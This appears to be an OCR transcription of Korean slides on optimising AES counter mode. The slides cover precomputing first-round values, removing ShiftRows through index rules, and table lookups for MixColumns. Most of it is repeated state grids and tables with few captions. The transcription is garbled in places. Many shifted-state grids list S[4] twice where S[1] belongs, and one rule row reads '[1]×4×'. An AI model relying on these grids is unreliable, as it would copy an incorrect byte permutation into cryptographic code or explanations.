
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[13]상승 변화



S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[12]상승 변화




S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

Index	0	1	● ● ●	255
Pre-table	S[0]			
	S[5]			
	S[10]			
	S[15]			


Index	0	1	● ● ●	255
Pre-table	S[4]			
	S[9]			
	S[14]			
	S[3]			

Index	0	1	● ● ●	255
Pre-table	S[8]			
	S[13]			
	S[2]			
	S[7]			

Index	0	1	● ● ●	255
Pre-table	S[12]			
	S[4]			
	S[6]			
	S[11]			



경량화된 사전연산기법



S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]


2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]



0	0	0	0
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

0	0	0	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

0	0	1	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]


0	1	1	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

0	0	0	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

0	0	1	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]


0	1	1	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

1	1	1	1
S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]



IV(Nonce + Counter)
AddRoundKey
Round 1
SubBytes
Save_Value
ShiftRows
MixColumns
AddRoundKey
SubBytes
ShiftRows
MixColumns
AddRoundKey
3~9/11/13 Round
SubBytes
ShiftRows
AddRoundKey
Cipher_Save_Value
⊕ Plain Text
Cipher Text
ShiftRows
MixColumns
AddRoundKey
SubBytes
ShiftRows
MixColumns
AddRoundKey
3~9/11/13 Round
SubBytes
ShiftRows
AddRoundKey
Cipher_Save_Value
⊕ Plain Text
Cipher Text

ShiftRows 제거 연산 기법

1Round & 2Round




3Round & 4Round



규칙발견

Round	열번호	연산	규칙		
1	1	[0]×[5]×[10]×[15]	+5	+5	+5
	2	[1]×[6]×[11]×[12]	+5	+5	+1
	3	[2]×[7]×[8]×[13]	+5	+1	+5
	4	[3]×[4]×[9]×[14]	+1	+5	+5
2	1	[0]×[6]×[8]×[14]	+6	+2	+6
	2	[1]×[7]×[9]×[15]	+6	+2	+6
	3	[2]×[4]×[10]×[12]	+2	+6	+2
	4	[3]×[5]×[11]×[13]	+2	+6	+2
3	1	[0]×[7]×[10]×[13]	+7	+3	+3
	2	[1]×4×[11]×[14]	+3	+7	+3
	3	[2]×[5]×[8]×[15]	+3	+3	+7
	4	[3]×[6]×[9]×[12]	+3	+3	+3
4	1	[0]×[4]×[8]×[12]	+4	+4	+4
	2	[1]×[5]×[9]×[13]	+4	+4	+4
	3	[2]×[6]×[10]×[14]	+4	+4	+4
	4	[3]×[7]×[11]×[15]	+4	+4	+4

ShiftRows제거 흐름도




MixColumns 사전 연산 기법

MixColumns 연산

$$\begin{vmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{vmatrix} \times \begin{vmatrix} S.0 \\ S.4 \\ S.8 \\ S.12 \end{vmatrix} = \begin{bmatrix} S.0\times 2 \oplus S.4\times 3 \oplus S.8\times 1 \oplus S.12\times 1 \\ S.0\times 1 \oplus S.4\times 2 \oplus S.8\times 3 \oplus S.12\times 1 \\ S.0\times 1 \oplus S.4\times 1 \oplus S.8\times 2 \oplus S.12\times 3 \\ S.0\times 3 \oplus S.4\times 1 \oplus S.8\times 1 \oplus S.12\times 2 \end{bmatrix} = \begin{vmatrix} S'0 \\ S'4 \\ S'8 \\ S'12 \end{vmatrix}$$

사전에 저장된 MixColumns 연산



사전에 저장된 GF(2^8)의 값

	0	1	2
0	$S.0\times1$	$S.0\times2$	$S.0\times3$
1	$S.4\times1$	$S.4\times2$	$S.4\times3$
2	$S.8\times1$	$S.8\times2$	$S.8\times3$
3	$S.12\times1$	$S.12\times2$	$S.12\times3$

$$\begin{vmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{vmatrix} \times \begin{vmatrix} S.0 \\ S.4 \\ S.8 \\ S.12 \end{vmatrix} = \begin{bmatrix} S[0][1] \oplus S[1][2] \oplus S[2][0] \oplus S[3][0] \\ S[0][0] \oplus S[1][1] \oplus S[2][2] \oplus S[3][0] \\ S[0][0] \oplus S[1][0] \oplus S[2][1] \oplus S[3][2] \\ S[0][2] \oplus S[1][0] \oplus S[2][0] \oplus S[3][1] \end{bmatrix} = \begin{vmatrix} S'0 \\ S'4 \\ S'8 \\ S'12 \end{vmatrix}$$

1라운드 값 저장

Round1

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

$M_N(x) = x \times N$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

2라운드 값 저장

Round2

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[1]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[1]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[1]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[1]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

